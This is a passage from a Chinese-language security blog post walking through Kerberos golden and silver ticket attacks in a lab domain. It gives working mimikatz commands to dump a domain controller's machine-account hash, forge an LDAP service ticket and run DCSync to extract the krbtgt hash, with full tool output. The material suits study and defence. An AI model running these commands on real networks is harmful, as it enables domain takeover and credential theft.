      服务器: krbtgt/testdomain.com @ testdomain.com
      Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
      票证标志 0x40e00000 -> forwardable renewable initial pre_authent
      开始时间: 8/31/2020 16:21:40 <本地>
      结束时间: 8/29/2030 16:21:40 <本地>
      续订时间: 8/29/2030 16:21:40 <本地>
      会话密钥类型: RSADSI RC4-HMAC(NT)

C:\Users\test1>dir \\WIN-0B0C30SP7ED\C$
驱动器 \\WIN-0B0C30SP7ED\C$ 中的卷没有标签。
卷的序列号是 44C4-7514


\\WIN-0B0C30SP7ED\C$ 的目录

2020/08/31 10:07 <DIR> 360极速浏览器下载
2019/03/06 09:36 <DIR> app
2019/03/22 11:35 <DIR> IISWEB
2019/03/22 11:19 <DIR> inetpub
2006/12/01 23:37 904,704 msdia80.dll
2020/08/28 15:13 <DIR> ntdsutil
2009/07/14 11:20 <DIR> PerfLogs
2019/03/06 10:25 <DIR> Program Files
2019/03/20 11:23 <DIR> Program Files (x86)
2020/08/31 16:17 <DIR> TEMP
2019/03/22 11:20 <DIR> Users
2020/08/19 15:05 <DIR> Windows
2019/03/06 10:30 <DIR> xampp
1 个文件 904,704 字节
12 个目录 25,784,262,656 可用字节
```

白银票据

白银票据 (Silver Tickets) 是指伪造的服务票据 (ST)，只能用来访问特定的服务，通过 kerberos 的认证原理得知 ST 是由 TGS 颁发的，使用了服务的密码 hash 加密，所以在伪造银票的时候需要知道服务的密码 hash。下面通过创建 LDAP 银票访问域控 LDAP 服务来演示银票的伪造和利用。

域控的LDAP服务是由网络服务账户运行的，其对应sid是S-1-5-20，域控上通过mimikatz获取hash，执行mimikatz.exe log privilege::debug sekurlsa::logonpasswords exit。



```
mimikatz.log - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WIN-OBOC30SP7ED$
Domain            : TESTDOMAIN
Logon Server      : (null)
Logon Time        : 2020/8/31 16:51:13
SID               : S-1-5-20
msv :
[00000003] Primary
* Username : WIN-OBOC30SP7ED$
* Domain   : TESTDOMAIN
* NTLM     : 0da55e25037088717d4ff9e69f80177c
* SHA1     : f1990ed43569efdc6eef46fa0595f0c5d80cac2e
```

普通用户伪造银票并导入内存获取权限，可取到域控krbtgt hash。/target指定服务主机名，/rc4指定服务密码的hash，/service指定服务，如下。

```
mimikatz 2.2.0 x64 (oe.oe)

mimikatz # lsadump::dcsync /domain:testdomain.com /user:krbtgt
[DC] 'testdomain.com' will be the domain
[DC] 'WIN-0B0C30SP7ED.testdomain.com' will be the DC server
[DC] 'krbtgt' will be the user account
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:adm /domain:testdomain.com /sid:S-1-5-21-1802911736-368308989-2697948028 /target:WIN-0B0C30SP7ED.testdomain.com /rc4:0da55e25037088717d4ff9e69f80177c /service:ldap /ptt
User : adm
Domain : testdomain.com (TESTDOMAIN)
SID : S-1-5-21-1802911736-368308989-2697948028
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0da55e25037088717d4ff9e69f80177c - rc4_hmac_nt
Service : ldap
Target : WIN-0B0C30SP7ED.testdomain.com
Lifetime : 2020/8/31 20:10:36 ; 2030/8/29 20:10:36 ; 2030/8/29 20:10:36
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'adm @ testdomain.com' successfully submitted for current session

mimikatz # lsadump::dcsync /domain:testdomain.com /user:krbtgt
[DC] 'testdomain.com' will be the domain
[DC] 'WIN-0B0C30SP7ED.testdomain.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2020/8/19 15:08:14
Object Security ID : S-1-5-21-1802911736-368308989-2697948028-502
Object Relative ID : 502

Credentials:
Hash NTLM: 5e7463c628ca1b6dae94027fadf057d7
ntlm- 0: 5e7463c628ca1b6dae94027fadf057d7
lm - 0: 794acd3d5bec7b0a8435498be36be7ac
```

未导入银票前

导入银票

导入后可获取到krbtgt
的密码hash

参考:

<https://www.cnblogs.com/felixzh/p/9855029.html>

<https://blog.csdn.net/dog250/article/details/5468741>

<https://tools.ietf.org/html/rfc4120.html>

https://blog.csdn.net/qq_18501087/article/details/101593642

https://blog.csdn.net/weixin_30532987/article/details/96203552

<https://support.microsoft.com/en-au/help/243330/well-known-security-identifiers-in-windows-operating-systems>



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论